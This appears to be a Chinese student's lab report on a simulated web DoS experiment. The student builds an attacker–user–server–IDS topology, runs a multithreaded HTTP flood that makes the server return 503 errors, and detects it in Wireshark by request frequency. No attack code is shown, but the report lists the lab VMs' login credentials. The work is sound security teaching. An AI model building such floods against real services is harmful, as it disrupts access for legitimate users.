

实验三 —— 拒绝服务攻击检测

班级：2022211801 学号：2022211570 姓名：项枫

一、实验目标

在网络安全虚拟仿真实验系统上自主设计拒绝服务攻击场景，综合编程技术、计算机网络和网络安全等知识，完成拒绝服务攻击检测实验，包括开发和运行拒绝服务攻击程序，以及使用工具分析网络攻击流量和检测网络攻击等。深刻理解和掌握拒绝服务攻击实现资源消耗的原理、网络攻击分析方法、网络攻击检测等，实现对“网络攻击-安全分析-检测告警”的网络安全综合能力培养和实践训练。

二、实验原理

1、拒绝服务攻击原理

拒绝服务攻击是针对网络应用有限数量的服务能力，发起大规模的网络服务的请求，耗尽网络应用能够提供的服务计算资源等，使网络应用无法对正常用户的请求进行服务，实现拒绝服务。

2、拒绝服务攻击流量特征分析

通过网络流量捕获工具捕获与网络应用服务器交互的网络流量，对请求服务和响应的网络应用协议网络流量进行分析，查找网络应用无法为网络用户提供服务的原因。观察每个独立的网络应用请求，都是正常的建立连接、请求网络服务操作过程。但是能够观察到来自于同一个源地址的网络服务请求的数量多、单位时间内的请求频率高，超过了单个网络用户访问网络应用服务的正常表现。这种异常的大量、高频度访问行为可作为拒绝服务攻击流量的特征。

3、基于流量频率特征的拒绝服务攻击检测

由于拒绝服务攻击具有大量、高频度访问的异常行为特征，将对网络应用的高频请求作为拒绝服务攻击的检测识别特征，配置到入侵检测工具的攻击检测和告警规则中，对网络流量进行检测，实现对拒绝服务攻击的识别和报警。

三、实验步骤

（一）第一种拒绝服务攻击实验——运行提供的代码 CC_Dos_Web.py

步骤 1、构建拒绝服务攻击场景

步骤要求：构建包括拒绝服务攻击网络拓扑，包含网络应用拒绝服务攻击者、网络用户、网络应用服务器、交换机、入侵检测等。

涉及知识：拒绝服务攻击场景、入侵检测接入方式

1) 登陆网络安全虚拟仿真实验系统

2) 创建拒绝服务攻击网络拓扑

选择“实例管理-创建实例拓扑”。以 Web 网络应用为例，通过拖拽方式在场景中构建拒绝服务攻击者（例如：Web 拒绝服务攻击者）、网络用户、网络应用服务器（例如：Web 服务器）、交换机、入侵检测等设备，通过绘制连接线完成设备之间的网络互联。






步骤 2: 配置和部署拒绝服务攻击场景的节点

步骤要求：完成网络应用拒绝服务攻击者、网络用户、网络应用服务器的运行资源和操作系统配置，以及网络流量监听镜像配置。


涉及知识：入侵检测通过旁路接入方式捕获镜像的网络流量

1) 配置拒绝服务攻击者（例如：Web 拒绝服务攻击者）、网络用户、网络应用服务器（例如 Web 服务器）等设备运行环境的处理器、内存、硬盘等硬件参数，以及加载的 Win10 操作系统等。Web 拒绝服务攻击者、网络用户、Web 服务器加载的操作系统模板分别为 Win10_Dos_WebAttacker、Win10_DoS_NetUser、Win10_Dos_WebServer（其上安装有 IIS 的 Web 服务），远程登陆用户名都为 admin，密码都为 Planet9Secret。入侵检测登陆用户名为 root，密码为 Planet9Secret。






2) 配置网络镜像，使流经交换机的网络流量通过镜像口流入入侵检测系统。



3) 保存拒绝服务攻击场景，等候分钟级的部署时间后，拒绝服务攻击网络环境构建完成，通过节点详情，看到部署完成的所有设备。






步骤 3：网络用户访问网络应用服务


步骤要求：在网络用户服务器上访问网络应用服务，并查看网络应用服务器的资源占用情况

涉及知识：无拒绝服务攻击时网络服务正常，占用资源低

1) 在节点详情中，通过远程连接方式登陆网络用户端，根据节点 IP，通过浏览器访问网络应用服务（Web 服务），显示成功访问。




2) 通过远程连接方式登陆网络应用服务（Web 服务器），查看任务管理器，发现其 CPU 资源等占用非常低。



步骤 4：开发拒绝服务攻击代码

步骤要求：在拒绝服务攻击者端开发多线程攻击流量生成程序，实现并发产生高强度的网络应用服务请求，并将被攻击的网络应用服务器节点 IP、并发线程数量作为程序的输入参数。


涉及知识：编程技术、计算机网络、多线程开发、网络应用协议



步骤 5：实施拒绝服务攻击

步骤要求：执行编写的拒绝服务攻击程序（将被攻击的网络应用服务器 IP 地址、并发线程数量作为程序的输入参数），通过调节并发线程数量，调节拒绝服务攻击请求数量。

涉及知识：多线程数量对拒绝服务攻击请求数量强度的影响




步骤 6：对比查看拒绝服务攻击效果


步骤要求：拒绝服务攻击发生时，在网络用户端访问网络应用，查看访问结果和资源占用情况，并与前述的无攻击时的情况进行对比。

涉及知识：拒绝服务攻击对计算资源等的消耗危害

1) 拒绝服务攻击发生时，在网络用户端访问网络应用（以 Web 网络服务为例，通过浏览器访问 Web 服务器，发现无法访问成功，返回错误码为 503 的 Service Unavailable）。而在无拒绝攻击时，能够访问成功 Web 服务器。



2) 在拒绝服务攻击发生时，在网络应用端（Web 服务器）查看，发现 CPU 资源占用率非常高，相较于无攻击发生时，CPU 占用率大幅升高。



步骤 7：捕获网络流量


步骤要求：在入侵检测端使用网络流量捕获工具 Wireshark 等，通过与交换机镜像端口相连的网络接口，捕获包含拒绝服务攻击的网络流量。

涉及知识：网络流量捕获技术、网络流量捕获工具 Wireshark 等的使用。

步骤 8：分析拒绝服务攻击流量

步骤要求：在入侵检测端结合 TCP/IP、网络应用协议等知识，使用网络流量分析工具 Wireshark 等观察、分析和总结拒绝服务攻击流量特征。发现在短时间内，网络应用（Web 服务器）收到了大量的网络请求，无法正常提供服务（返回给网络用户的消息为异常信息 503 Service unavailable）。分析发现网络流量中含有大量来自同一个源地址的网络请求，具有显著的拒绝服务攻击的高频特征。

